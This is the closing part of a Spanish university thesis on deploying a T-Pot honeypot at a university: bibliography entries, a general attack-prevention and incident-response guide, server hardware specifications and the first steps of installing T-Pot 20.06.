Jurado, Diego. *Análisis y estudio de Honeypots complejos: Honeynets.* Madrid : s.n., 2016. pp. 15-27.

Linube. ¿Qué hay de nuevo en Debian 10 Buster? [En línea] 2019.p.36. Disponible en: https://linube.com/blog/debian-10-buster/.

Linux. Linux. [En línea] 2004. p. 74. [Consulta: 25 de noviembre de 2020.] Disponible en: https://www.debian.org/releases/jessie/mips/index.html.es.

Mejía, Manuel. Modelo de migración de servidores Windows a Linux. *Repositorio Universidad de Guayaquil.*2017.p.9. [Consulta: 30 de Diciembre de 2020.] Disponible en: http://repositorio.ug.edu.ec/bitstream/redug/21897/1/TESIS%20MANUEL%20LINUX%20201 7_EMP1.pdf.

Navarrete, Julio. ECUADOR EN RIESGO - CIBERATAQUES. [En línea] 14 de Septiembre de 2020.p.38 [Consulta: 10 de Diciembre de 2020.] Disponible en:https://www. bdo.ec/es-ec/noticias/2020/ecuador-en-riesgo-ciberataques.

Nilson, Mathias. Introduction to T-POT. [En línea] 2017. p. 32. Disponible en: https :// northsec.tech/introduction-to-t-pot-the-all-in-one-honeypot.

Paz, Alvaro. Plataforma Hoeypot todo en uno. [En línea] 2020. p.15. Disponible en: https://gurudelainformatica.es/plataforma-honeypot-todo-en-uno..

Pazmiño, L. *Análisis de la tecnologia Honeypot y su aplicación en la detección y vulnerabilidad en el GAD Riobamba.* Riobamba. 2015. p.23.

Rodríguez, German. Bajo tensión: Cómo distribuir correctamente la corriente en un rack TI. [En línea]2017. p.39. [Consulta: 5 de Febrero de 2021.] Disponible en: h t t p s : / / i e l e k t ro.es/2017/02/27/tension-distribuir-correctamente-la-corriente-rack-ti/.

RubénBustamante. *Seguridad en Redes.*2015. pp. 56-62.

Salcedo, Jesús. "Reestructuración del cableado estructurado en una universidad privada al sur de la ciudad de méxico"2013. [En línea] 2013.p.36.[Consulta: 5 de Febrero de 2021.] Disponible en: http://www.ptolomeo. unam.mx:8080/xmlui/ bitstream/handle/ 132.248.52.100 /5482/TESIS%20FINAL%20FORMATO%2011.

SANS. Methods for Understanding and Reducing Social Engineering Attacks. *Reading Room.* [En línea] 2020. p. 19 [Consulta: 22 de Febrero de 2021.] Disponible en: https:// www.sans.org/reading-room/whitepapers/critical/paper/36972.

Santamaría, Rubén. Repositorio Spoch. [En línea] 2015.pp. 2511-25 Dispnible en: https:// 2020%20GALLARDO/Seguridad%20en%20redes.pdf.

Sastoque, Diana y Botero, Ricardo. Técnicas de detección y control de phishing. *Cuaderno Activa.* [En línea] 2015. p.29. [Consulta: 22 de Febrero de 2021.] Disponible en: https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&ved=2ahUKEwjVzv Wa_3uAhUeRzABHfgYBHQQFjAHegQICxAD&url=http%3A%2F%2Fojs.tdea.edu.co%2Fin

dex.php%2Fcuadernoactiva%2Farticle%2Fdownload%2F250%2F242&usg=AOvVaw28tMj9n4-vjoY6wdwZtA_m.

Shcherbakova, Tatyana. Robar cuentas de correo electrónico. [En línea] 29 de Agosto de 2019. pp. 9-18 [Consulta: 15 de Enero de 2021.] Disponible en: https:// www . kaspersky. es/ blog/email-account-stealing/19155/.

Tanenbaum, Andrew S. *Redes de computadoras.* s.l. : Pearson Educación, 2003.p.74.

Telekom Security. [En línea] 20 de Agosto de 2020. http://github.security.telekom.com/2020/08/honeypot-tpot-20.06-released.html.

The GNU Netcat project. What is Netcat? [En línea] 2006. p.51. [Consulta: 22 de Febrero de 2021.] Disponible en: http://netcat.sourceforge.net/.

The Hacker Way. Seguridad en sistemas y técnicas de hacking. [En línea] 2015. p. 61. [Consulta: 22 de Febrero de 2021.] Disponible en: https://thehackerway.com / 2015/03/26/ honeypots-parte-2-introduccion-a-dionaea/.

Torres, R. Repositorio UTA. [En línea] 2014. pp.19-20. Disponible en: file:///F:/25-11-2020%20GALLARDO/tesis%20honeypot%20espe.pdf.

Torres, Rebeca. *Implementar una red honeypots para detección y clasificación de intrusos mediante máquinas virtuales en el ministerio de defensa nacional.* [En línea] 2014. p. 83. Disponible en: https://repositorio.espe.edu.ec/bitstream/21000/10470/1/T-ESPE-048394.pdf.

Ubuntu. Ubuntu Server. [En línea] 2020. https://ubuntu.com/server. 2019. pp. 2-9.

ANEXOS

ANEXO A

GUÍA DE PREVENCIÓN

Descripción de la guía

La presente guía de prevención busca ser un documento de ayuda técnica que permitirá ayudar dentro de la prevención de ataques informáticos por medio de la instalación de un T-Pot. La guía de prevención consta de los siguientes pasos.

Análisis de la infraestructura existente

En primer lugar, es necesario realizar un análisis a fondo de la infraestructura existente en la universidad, con el fin de evaluar la implementación de un T-Pot. En este sentido, se deben tomar en consideración los siguientes puntos:

- Se debe analizar el tamaño de la red, esto con el fin de identificar si el número de honeypots internos en el T-Pot cubren las necesidades para poder instalar en el servidor. Esto permite que no se genere tráfico en las redes de la ESPOCH.
- Es importante analizar los puntos de falla, mismos que deben ser analizados tomando en consideración los posibles fallos de seguridad que puede presentar la red de la institución. Por lo general, estos fallos suelen presentarse en las redes inalámbricas debido a que son las más propensas a ataques. Estos ataques deben ser monitoreados por el administrador de la red. En el caso de no existir infraestructura inalámbrica, el administrador deberá analizar si la red informática presenta puntos vulnerables que permitan el acceso a terceros.
- Se debe identificar la VLAN que se va a asociar al T-Pot, con el fin de no presentar problemas relacionados con la conectividad.
- Se debe analizar el diseño de la red existente, con el propósito de evitar la formación de cuellos de botella a lo largo de la red. Se debe tomar en cuenta que la arquitectura que debe tener el T-Pot va a recolectar todos los paquetes que pasen por la misma.
- Revisar los recursos tecnológicos de hardware existentes en la institución con el propósito de decidir si la implementación de la honeynet se realizará de manera física o de manera virtual.

Seguridad informática dentro del sistema

Al momento de instalar un sistema informático, este debe presentar una alta dimensión de seguridad para su operación adecuada. Esta dimensión se conoce como la “fiabilidad del sistema”. La fiabilidad de un sistema es la probabilidad de que el sistema se comporte de la manera esperada, es decir, de manera correcta. Como lo menciona (Intelligenia, 2017), para que un sistema

se pueda considerar seguir, es necesario que este cumpla con diferentes parámetros previamente establecidos, mismos que permitan observar a simple vista si el sistema evaluado tiene un alto nivel de fiabilidad.

Dentro de los principales parámetros que se consideran al momento de evaluar la fiabilidad de un sistema informático, existen tres que son considerados como los de mayor importancia dentro de esta evaluación, los cuales son los siguientes:

Confidencialidad

La confidencialidad hace referencia a la necesidad que presentan las organizaciones de ocultar o mantener en absoluta reserva cierto tipo de información o recursos dentro de la misma. La confidencialidad consiste en hacer que la información no pueda ser leída o analizada (conocido como cifrado o encriptación) por personas que no tengan autorización o acceso a las operaciones, asegurando el acceso únicamente a los individuos autorizados (Intelligenia, 2017).

El principal objetivo de la confidencialidad, en otras palabras, es prevenir la divulgación no autorizada de información confidencial. Esto es muy importante para toda empresa, puesto que toda organización guarda cierto tipo de información que considera importante para su giro de negocio y organización. Los archivos cifrados o encriptados requerirán de una clave de acceso, misma que solo será manejada por los usuarios a los que la organización les ha otorgado acceso directo. Esta clave es necesaria para que el usuario adecuado pueda descifrar la información recibida y en función del tipo de mecanismo de encriptación utilizado, la clave puede/debe viajar por la red, pudiendo ser capturada mediante herramientas diseñadas para ello. Si se produce esta situación, la confidencialidad de la operación realizada (sea bancaria, administrativa o de cualquier tipo) queda comprometida.

Integridad

Dentro del contexto de la seguridad informática, la integridad hace referencia a la fidelidad de la información o de los recursos que tiene una organización, es decir, la información que posee una empresa debe ser correcta y verídica, situación que garantiza su fidelidad y validez. En este aspecto, el principal objetivo de la integridad es la prevención de modificaciones no autorizadas de la información.

Todo tipo de modificación a la información debe realizarse previa autorización del área encargada; por tal motivo, la integridad consiste en la ejecución de procesos de verificación de los datos contenidos en diferentes bases de datos, con el fin de determinar si la información ha sufrido algún tipo de alteración durante la transmisión de datos, ya sea que esta alteración haya sido accidental o intencional.

Disponibilidad

La disponibilidad se refiere al acceso que tienen los individuos a la información dentro de una organización. La información siempre debe ser accesible para las personas autorizadas a la misma. El principal objetivo de la disponibilidad es la prevención de interrupciones no autorizadas o no controladas de los recursos informáticos.

La disponibilidad es la encargada de garantizar el acceso a un servicio o a los recursos de una organización, es decir, se compromete en garantizar el correcto funcionamiento de los sistemas de información. Un sistema está disponible cuando su diseño e implementación permite deliberadamente negar el acceso a datos o servicios determinados, es decir, un sistema es disponible si permite no estar disponible. Un sistema 'no disponible' es tan malo como no tener sistema (Intelligenia, 2017).

Seguridad de Hardware

La seguridad del hardware hace referencia a los elementos físicos del sistema informático, tales como procesadores, parte electrónica, cableado y medios de almacenamiento. Este tipo de seguridad puede relacionarse con los dispositivos empleados para escanear un sistema o controlar el tráfico de red.

De los distintos tipos de seguridad informática existentes en la actualidad, los sistemas de hardware son los que pueden brindar un mayor nivel de seguridad al sistema, siendo también funcionales como una capa adicional de seguridad para los sistemas con un mayor nivel de importancia dentro de una organización.

Para realizar una evaluación correcta de la seguridad que presenta un dispositivo de hardware, se requiere tener en consideración todas las vulnerabilidades existentes desde su fabricación y otras fuentes potenciales, tales como el código o softwares que se ejecuta en dicho hardware y los dispositivos de entrada y salida conectados a la red.

Seguridad de Software

El software son los programas que se ejecutan sobre el hardware, siendo el sistema operativo como las aplicaciones que este sistema ejecuta. La seguridad de software es empleada con el fin de proteger los programas informáticos de los posibles ataques de hackers u otro tipo de amenazas.

Seguridad de red

Este tipo de seguridad se enfoca en todas las actividades que han sido concebidas para proteger a la red, como la fiabilidad, integridad y seguridad de la red. Este tipo de seguridad se enfoca en un amplio campo de amenazas y la manera de evitar que estas amenazas puedan entrar en una red de dispositivos y propagarse entre ellos.

Entre las principales amenazas que se pueden encontrar para la infraestructura de redes se pueden mencionar las siguientes:

- Virus, gusanos y caballos de Troya
- Software espía y publicitario
- Ataques de hackers
- Robo de identidad
- Intercepción o robo de datos

Es importante mencionar que, en la actualidad, no existe una única solución para todos los problemas que se puedan presentar dentro de la seguridad de redes. Por tal motivo, se hace necesaria la implementación de varios niveles de seguridad, con el fin de proteger de mejor manera los datos. Este tipo de seguridad se ejecuta por medio de diferentes componentes de hardware y software, mismos que trabajan en conjunto para minimizar el mantenimiento y poder optimizar de mejor manera la seguridad (SANS, 2020).

Dentro de los componentes que constituyen la seguridad de una red se encuentran los siguientes:

- Antivirus y antispyware
- Cortafuegos o firewall
- Sistemas de prevención de intrusiones (IPS), para identificar las amenazas de rápida propagación, como el día cero o cero horas ataques.
- Redes privadas virtuales

Mecanismos de control de la seguridad de red dentro de una empresa

Los principales mecanismos de control que emplean las empresas para verificar la seguridad de red dentro de una empresa son los siguientes.

Autenticación

La autenticación es la verificación de la identidad del usuario en el momento que este ingresa a la red. Por lo general, para el ingreso a la red o estructura informática se emplea un nombre de usuario y una contraseña. A esta medida se le han sumado nuevas herramientas que permiten mejorar la seguridad del mismo, como la verificación del usuario por medio de huellas dactilares o reconocimiento facial.

Una de las técnicas más empleadas y conocidas para el ingreso del sistema es la autenticación mediante el uso de una contraseña. La seguridad de la contraseña depende de la cantidad de

caracteres y la mezcla de los mismos, lo que conlleva a que esta clave no pueda ser descifrada fácilmente por los atacantes.

Autorización

Se define como el proceso por el que se determina la manera y el momento en el que un usuario autenticado puede emplear los recursos de la organización. El mecanismo empleado para la autorización puede variar con relación al objeto que se encuentre bajo protección. No toda la información dentro de una empresa tiene el mismo nivel de importancia, por lo que los procesos de autorización y autenticación van a variar dependiendo del nivel de importancia de la información protegida.

Administración

La administración se encarga de establecer, mantener y eliminar las autorizaciones de los usuarios del sistema, los recursos del mismo y la relación existente entre los usuarios y los recursos del sistema como tal. Los administradores son los encargados de transformar las políticas de la organización y todas las autorizaciones emitidas a un formato que pueda ser interpretado por la red.

Esta actividad es una de las que mayores cambios presenta con el paso del tiempo, esto debido al avance de la tecnología a pasos agigantados, lo que genera que las tecnologías usadas en la actualidad queden obsoletas en un periodo corto de tiempo (Navarrete, 2020).

Sistemas para detectar los ataques informáticos

Los honeypots de mayor uso para la detección de ataques informáticos son los siguientes:

- Dionaea
- Mailoney

Los honeypots mencionados receptan cada uno de los ataques que entran al servidor como tal, lo que hace que la seguridad del sistema no se vea afectada. A continuación se procederá a describir brevemente.

Dionaea

Este es un honeypot relativamente interesante debido a que su principal objetivo es la captura y análisis de muestras de malware. Este honeypot permite el levantamiento de varios tipos de servicios y esperar a que los atacantes intenten hacerse con el control de dicho servicio a través de peticiones maliciosas y el envío de payloads. Este honeypot emplea la librería libemu para la detección de shellcodes, empleando por medio de esta librería heurísticas GetPC/GetEIP con el fin de determinar si un payload determinado es malicioso (The Hacker Way, 2015).

Mailoney

Es un honeypot escrito en Python, mismo que se utiliza para simular un servicio SMTP. Este tipo de honeypot puede registrar los diferentes emails que se intentan enviar estando el servicio de email configurado como open relay. Por otro lado, este honeypot permite registrar credenciales de intentos de inicio de sesión, permitiendo así verificar y existen tentativas de ingreso malintencionadas (Álvarez, 2017).

Pasos a seguir ante un ataque informático

Para evitar que los ataques informáticos, se plantea realizar un plan que contenga cuatro etapas o fases: prevención, detección, recuperación y respuesta. El detalle de cada fase mencionada se detalla a continuación.

Prevención

En la actualidad, resulta imposible crear un entorno informático que sea impenetrable para los delincuentes informáticos; no obstantes, si es posible construir un entorno preventivo que dificulte el acceso a los hackers, mediante el uso de medidas preventivas. Dentro de estas medidas preventivas se pueden destacar las siguientes:

Medidas preventivas organizativas

- Desarrollar dentro de la universidad buenas prácticas que permitan la gestión de fuga de información
- Definir una política de seguridad y procedimientos a seguir para los ciclos de vida de los datos
- Establecer un sistema que permita clasificar la información existente
- Desarrollar sistemas de control de acceso, tanto físicos como informáticos.
- Controlar los dispositivos extraíbles que son empleados dentro del sistema
- Desarrollo de planes de formación en materia de ciberseguridad y seguridad de la información, buenas prácticas de los sistemas informáticos etc. Estos planes de formación deben tener como objetivo la sensibilización y la formación de los usuarios.

Medidas preventivas legales

Estas medidas hacen referencia a la adecuación y el cumplimiento de la legislación vigente con respecto a la protección de datos. Las medidas que deben tomarse son las siguientes:

- Establecer una política de seguridad dentro de la institución
- Establecer una política de uso de medios tecnológicos, misma que permita determinar el alcance del uso de los dispositivos y medios puestos a disposición del empleado por parte de la empresa.

Detección

En el instante que se detecta un percance relacionado a la fuga de información se debe poner a la institución en un estado de alarma. Una buena gestión de la fase de detección del ataque informático puede suponer una reducción significativa dentro del impacto que puede tener el ataque. Esta fase tiene un alto nivel de importancia debido a que en muchas ocasiones se tiene conocimiento de la sustracción de información una vez que esta se ha revelado al público en general, o en su defecto cuando el atacante se pone en contacto con la institución.

Las principales medidas dentro de esta fase son de carácter técnico debido a que resulta imprescindible contar con un monitoreo continuo de los sistemas, con el fin de detectar a tiempo cualquier tipo de entrada sospechosa. Las principales medidas a tomar son las siguientes:

Medidas de detección organizativas

- Se debe diseñar un protocolo interno de gestión de incidentes. Este protocolo debe identificar las medidas a tomar en caso de ataques informáticos. Este comité debe estar conformado por personas que tengan un alto nivel de decisión y que puedan gestionar y coordinar la situación de manera calmada.

Recuperación

Luego de que se detecta una entrada no autorizada al sistema informático de la institución, es necesario llevar a cabo un plan organizado de recuperación, que tiene como objetivo principal el recuperar el sistema del ataque recibido y dejarlo en su estado original o anterior al ataque. Para la ejecución de este plan se deben ejecutar medidas como la ejecución de backups del sistema, restauración de copias de seguridad, etc.

Ya hablando desde un punto de vista práctico, en el momento que se ha detectado o se tiene sospecha de que la integridad del sistema informático fue vulnerada por algún tipo de ataque o intrusión, es necesario realizar una copia de seguridad de toda la información que se encuentra en el sistema en el momento que se detecta el ataque. Dependiendo de la situación que se presente, puede ser conveniente incluso hacer una copia de los procesos que se están ejecutando en ese momento en el equipo, del espacio de intercambio (swap), de las conexiones activas, etc.

Para cualquier caso que pudiere presentarse, es conveniente realizar las copias de seguridad a bajo nivel, con el fin de poder restaurar los datos en el caso de que exista un problema al momento de

analizar los ficheros. Las copias de seguridad a bajo nivel también permitirán realizar el análisis de los archivos por medio de la búsqueda de las fechas de modificación de cada archivo. Este proceso debe quedar registrado y documentado en las bases de datos de la organización de manera automática.

Luego de realizada la respectiva copia de seguridad y se han migrado los datos al equipo remoto en donde se realizará el análisis correspondiente, se debe realizar la recopilación de datos que se relacionan con el tipo de sistema y su entorno. Los datos que se recopilarán son los siguientes:

- Versión del sistema operativo
- Particiones utilizadas
- Fecha en la que se detectó el ataque
- Fecha en la que se desconectó de la red el equipo

Copias de seguridad

Como se habló al inicio de este punto, las copias de seguridad son un medio importante al momento de recuperar un sistema que ha sufrido ataques. Las copias de seguridad son el método principal cuando se habla de salvaguardar datos. Por lo general, estas copias de seguridad se realizan sobre dispositivos externos que sean de fácil recuperación.

Las copias de seguridad deben realizarse sobre un medio que sea independiente, fiable, rápido y barato. Si dichos medios son extraíbles, se deben guardar en lugar seguro (armario ignífugo). Los principales medios que se emplean para realizar copias de seguridad son los siguientes:

- **Cinta:** Este medio de almacenamiento se encuentra en desuso en la actualidad. Su coste es medio, presenta velocidades lentas de copia y almacenamiento de archivos, es poco fiable; aunque presenta una gran capacidad de almacenamiento y pueden ser reutilizados un número limitado de veces.
- **CD, DVD:** Es un medio de almacenamiento barato, rápido y de poca capacidad. Estos medios, por lo general, no son reutilizables, teniendo también formatos de archivo que son incompatibles con estos medios de almacenamiento.
- **Disco (SAN, NAS):** Este tipo de almacenamiento es el de mayor costo de los mencionados, pero presenta mejores niveles de rapidez y fiabilidad al momento de almacenar datos, teniendo también una gran capacidad de almacenamiento. Por lo general, estos medios no son extraíbles y permiten réplicas tipo foto.

Toda copia de seguridad debe ser planificada, es decir, todas las copias de seguridad que se realicen para el sistema deben seguir un orden previamente establecido para tal efecto. Al momento de que un sistema presenta un tipo de ataque, es necesario realizar una copia de

seguridad que permita recopilar la información suficiente para recuperar los datos borrados. Dentro de la planificación de las copias de seguridad realizadas se sugiere seguir los siguientes pasos:

- Definir un plan de actuación independiente para la generación de copias de seguridad. Este plan de actuación debe contemplar los datos que se respaldarán por medio de la copia de seguridad para su posterior restauración, tales como: sistema operativo, programas instalados en el equipo, datos de aplicaciones, datos de usuarios.
- Establecer un calendario periódico para cada copia de seguridad a realizar, en donde se indiquen datos como el tipo de copia realizada, la técnica de grabación empleada y el soporte.

Bloqueo de puertos

Por lo general, todo ataque informático exitoso se debe a un mal manejo o gestión de los puertos de red de los equipos conectados a la red de una organización. Por lo general, los puertos de red se protegen por medio de un cortafuego o "firewall". Este tipo de restricción ayuda a que los ataques informáticos puedan disminuir considerablemente, tanto de manera interna como externa. Los principales puertos y servicios que se emplean para ataques informáticos son los siguientes:

- TCP 20,21: FTP.
- TCP 22: SSH/SFTP.
- TCP 23: Telnet
- TCP 25: SMTP.
- TCP 53: DNS.
- TCP 80: HTTP.
- TCP 110: POP3
- TCP 137,139: NetBIOS.
- TCP 143: IMAP.
- TCP 389: LDAP
- TCP 443: HTTPS.
- UDP 67,68: BOOTP.
- UDP 123: NTP.
- UDP 137,139: NetBIOS.

- UDP 161,162: SNMP.

Estos puertos son los que mayor vulnerabilidad presentan a ataques informáticos, por lo que se requiere un monitoreo constante con el fin de prevenir y evitar cualquier tipo de ataque. Se sugieren aplicar las siguientes recomendaciones generales como medida de prevención para los puertos desprotegidos:

- Deshabilitar en lo posible accesos inseguros (Telnet, rshell, rlogin, etc.).
- Deshabilitar puertos básicos (echo, time, etc.).
- Usar protocolos codificados con SSL/TLS (SSH, HTTPS, LDAPS, POPS/IMAPS, etc.).
- Usar protocolos codificados con SSL/TLS (SSH, HTTPS, LDAPS, POPS/IMAPS, etc.).
- Revisar los accesos remotos basados en NetBIOS/Microsoft DS.
- Asegurar servicios DNS y de arranque remoto (BOOTP/DHCP).

Por otro lado, es importante también reforzar el sistema para evitar que el ataque perpetuado pueda volver a repetirse. Estas medidas se encuentran dentro de las medidas organizativas, entre las que se pueden resaltar las siguientes:

- Realizar un informe con un perito externo con el fin de evaluar el daño producido al sistema
- Realizar la instalación de honeypots con el objetivo de monitorear los ataques suscitados.
- Ejecutar revisiones periódicas del sistema, verificando que no existan vulnerabilidades o puertas traseras que permitan la realización de nuevos ataques.

Respuesta

Esta es la última fase del plan. Consiste en dar una respuesta a los usuarios del sistema atacado por parte de la institución. Para este fin, se debe ejecutar una estrategia de comunicación integral que aborde la temática planteada, esto tomando en cuenta que uno de los paso de mayor importancia ante un ataque informático es minimizar la difusión de la información robada.

Respuestas dentro de la organización

Se debe comunicar a los empleados de la situación acontecida con el fin de que estos puedan comunicarlo de la mejor manera a los usuarios del sistema (profesores, estudiantes, etc.), ayudando también a crear conciencia en los empleados con el fin de que ellos también formen parte de los procesos de protección del sistema.

Respuestas a terceros

Dentro de este plan se debe considerar las respuestas que se darán a los diferentes medios de comunicación y otros sitios de difusión de noticias. Este proceso siempre se hará con la mayor tranquilidad posible, entendiendo que la información sustraída es sumamente importante y confidencial. También se deben tomar en consideración las medidas legales que se aplicarán posterior al ataque.

ANEXO B

Datos del servidor empleado para el trabajo

El servidor empleado para el presente trabajo de investigación es el Servidor HPE ProLiant DL360 Gen9. El servidor está diseñado para la reducción de costos y la complejidad como tal. El servidor cuenta con procesadores Intel Xeon E5-2630v3, contando también con tecnología HPE DDR4 SmartMemory de 2400 MHz, mismas que admite hasta 3 TB de memoria. El servidor admite SAS de 12 Gb/s, NIC de 40 Gb con una amplia variedad de opciones informáticas (Hewlett Packard Enterprise, 2014).

En la siguiente tabla 3-1 se puede apreciar de mejor manera las principales características del servidor mencionado.

Tabla 1-B Características del servidor

Familia del procesador	Intel® Xeon® Eight-Core E5-2630v3 - 2.4GHz, 20MB L3 Cache
Número de procesadores	Soporta hasta 2 procesadores
Núcleo de procesador disponible	22 o 20 o 18 o 16 o 14 o 12 o 10 o 8 o 6 o 4
Caché de procesador	L3 de 10 MB L3 de 15 MB L3 de 20 MB L3 de 25 MB L3 de 30 MB L3 de 35 MB L3 de 40 MB L3 de 45 MB L3 de 50 MB L3 de 55 MB
Velocidad del procesador	3,5 GHz
Formato (totalmente configurado)	2 U
Factor de forma del chasis	Bastidor
Tipo de fuente de alimentación	(2) Ranura flexible
Ranuras de expansión	(6) máximo
Memoria, máximo	Estándar 16 GB (1 x 16 GB) RDIMM en Modelo 755262-B21 / Máximo 1.5 TB usando LRDIMM / El máximo se logra

	con la instalación de los dos sockets (servidor posee 12 DIMM slots por socket) Máximo opcional: 12TB (10 x 1.2TB) con Serial Attached SCSI (SAS) o 10TB (10 x 1TB) con Serial ATA (SATA
Ranuras de memoria	24 ranuras DIMM
Tipo de memoria	DDR4 SmartMemory
Características de los ventiladores del sistema	Conexión en caliente redundante de serie
Tarjeta gráfica	Tarjeta integrada Matrox
Controlador de red	Adaptador Ethernet 331i de 1 GB y 4 puertos por controlador y FlexibleLOM opcional
Controlador de almacenamiento	(1) Dynamic Smart Array B140i y/o (1) Smart Array P440ar (1) Smart Array P840
Gestión de infraestructura	iLO Management (estándar), Intelligent Provisioning (estándar), iLO Advanced (opcional), HP Insight Control (opcional)

Fuente: (Hewlett Packard Enterprise, 2014)

ANEXO C

Proceso de instalación paso a paso del t-pot 20.06.

Para comenzar con el proceso de instalación, en primer lugar, es necesario descargar la imagen .iso de T-Pot 20.06 directamente de la página oficial de GitHub. Posterior a la descarga, se empleó el software Rufus para crear una unidad USB booteable que pueda ser usada en el servidor donde se instalará el T-Pot como se observa en la figura 1-C detallada a continuación.




Figura 1-C: Creación de la unidad booteable USB

Realizado por: (Gallegos, Jaime, 2021)

Luego de finalizada la creación de la imagen booteable en la unidad USB, se procede a conectar el disco USB creado al servidor para proceder con la instalación de T-Pot. El instalador propio del sistema permitirá realizar una instalación intuitiva y de manera rápida.

La primera pantalla en aparecer es la de selección del sistema a instalar como se mestra en la figura 2-C.




Figura 2-C: Menú de selección de imagen de la instalación

Realizado por: (Gallegos, Jaime, 2021)

Luego de seleccionado el sistema a instalar, la pantalla muestra una interfaz de selección de la región en donde se instalará el sistema operativo, como se muestra en la siguiente figura 3-C.




Figura 3-C: Selección de la región de instalación

Realizado por: (Gallegos, Jaime, 2021)

Luego de seleccionada la región de instalación, aparece un cuadro de diálogo que permite seleccionar la distribución y el idioma del teclado tal como se muestra en la figura 4-C.

